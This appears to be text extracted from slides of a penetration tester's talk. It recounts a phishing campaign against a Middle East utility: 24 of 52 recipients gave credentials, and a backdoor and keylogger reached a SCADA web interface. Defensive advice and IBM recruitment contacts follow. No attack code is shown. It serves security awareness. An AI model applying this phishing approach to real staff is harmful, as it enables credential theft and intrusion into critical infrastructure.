This e-mail is sent as part of the [REDACTED] The program aims to provide competitive offers and discounts [REDACTED] for various shops, hotels, etc. The [REDACTED] Program is part of the [REDACTED]

Below the signature, there is a horizontal line with two sections of text in Arabic and English:


Our Vision: A Sustainable World-Class Utility رؤيتنا: مُنظمة مستدامة على مستوى عالمي

Our Motto: For generations to come شعارنا: لأجيال التأسيمة

At the bottom, there are several small, blue-redacted icons representing different platforms or services.

> SELLING IPHONES IN THE MIDDLE EAST_

Craft a good Website



> SELLING IPHONES IN THE MIDDLE EAST_

Sit & wait

- Can't show more, except red lines and censored screenshots, but statistics were:
 - 52 mails sent
 - 0 reported it to IT
 - 24 entered their intranet credentials
 - 11 downloaded the malicious binary "Plug-in"
 - 5 successfully executed the backdoor
- End result: I had a backdoor on a technicians PC, with (with some additional work) access to the webinterface of one of their critical SCADA systems and a keylogger on his PC, waiting for his next login (This is where the client asked me to stop ;-)

> SELLING IPHONES IN THE MIDDLE EAST && HOWTO: SOLVE_

- Technical measures are good, but don't rely on them
- People are weak - educate them
- Only one person needs to make a mistake, and the hacker is inside
 - Some people will work against you. 1 in 5 would sell their company credentials. 45% of those would sell them for less than \$1000
- It's the biggest challenge we are facing - Security is everyone's responsibility
- Cultivate a security mindset
- Segmentation. Accessing critical country infrastructure systems, from your office PC with Internet access, is not cool

> HOWTO: SOLVE THE SOLVEABLE PROBLEMS _

You solve them!



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> HOWTO: SOLVE THE SOLVEABLE PROBLEMS _

- Perimeter Security
 - Firewalls, common sense
- End-point Security
 - Antivirus, Malware protection
- Patch Management
 - Patch, Patch, Patch!!!
- Change and Configuration Management
 - Any piece of software, any configuration should have a valid business purpose and a well thought out implementation. Don't be lazy.
- Monitoring, Analysis and alerting
 - Threat Intelligence, IP Reputation, Data monitoring, traffic analysis, Forensics
- Segmentation
 - Limit the damage of a breach, slow down attackers
- Penetration Tesing ;-)
 - Know where you stand, attackers view
- Build a Risk-aware culture
 - People are dangerous
- Continous vigilance
 - Never rest, you need to get it right all the time, the hacker only once



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> HOWTO: SOLVE THE SOLVEABLE PROBLEMS _

FAQ



STUDENT JOBS/STUDENT LIFE @IBM

ANNA PEDERSEN | STUDENT FOCAL POINT: ANNA.PEDERSEN@IBM.COM

(NOTE: JOB APPLICATION CAN ONLY BE DONE ONLINE!)

GRADUATE PROGRAM

JANNIE INGRISCH | RECRUITMENT PARTNER LEAD: JI@DK.IBM.COM

WORK WITH IBM ON YOUR PROJECT OR COURSE

NATASCHA WANG | UNIVERSITY RELATIONS AMBASSADOR:
NATASCHA.WANG.HANSEN@IBM.COM

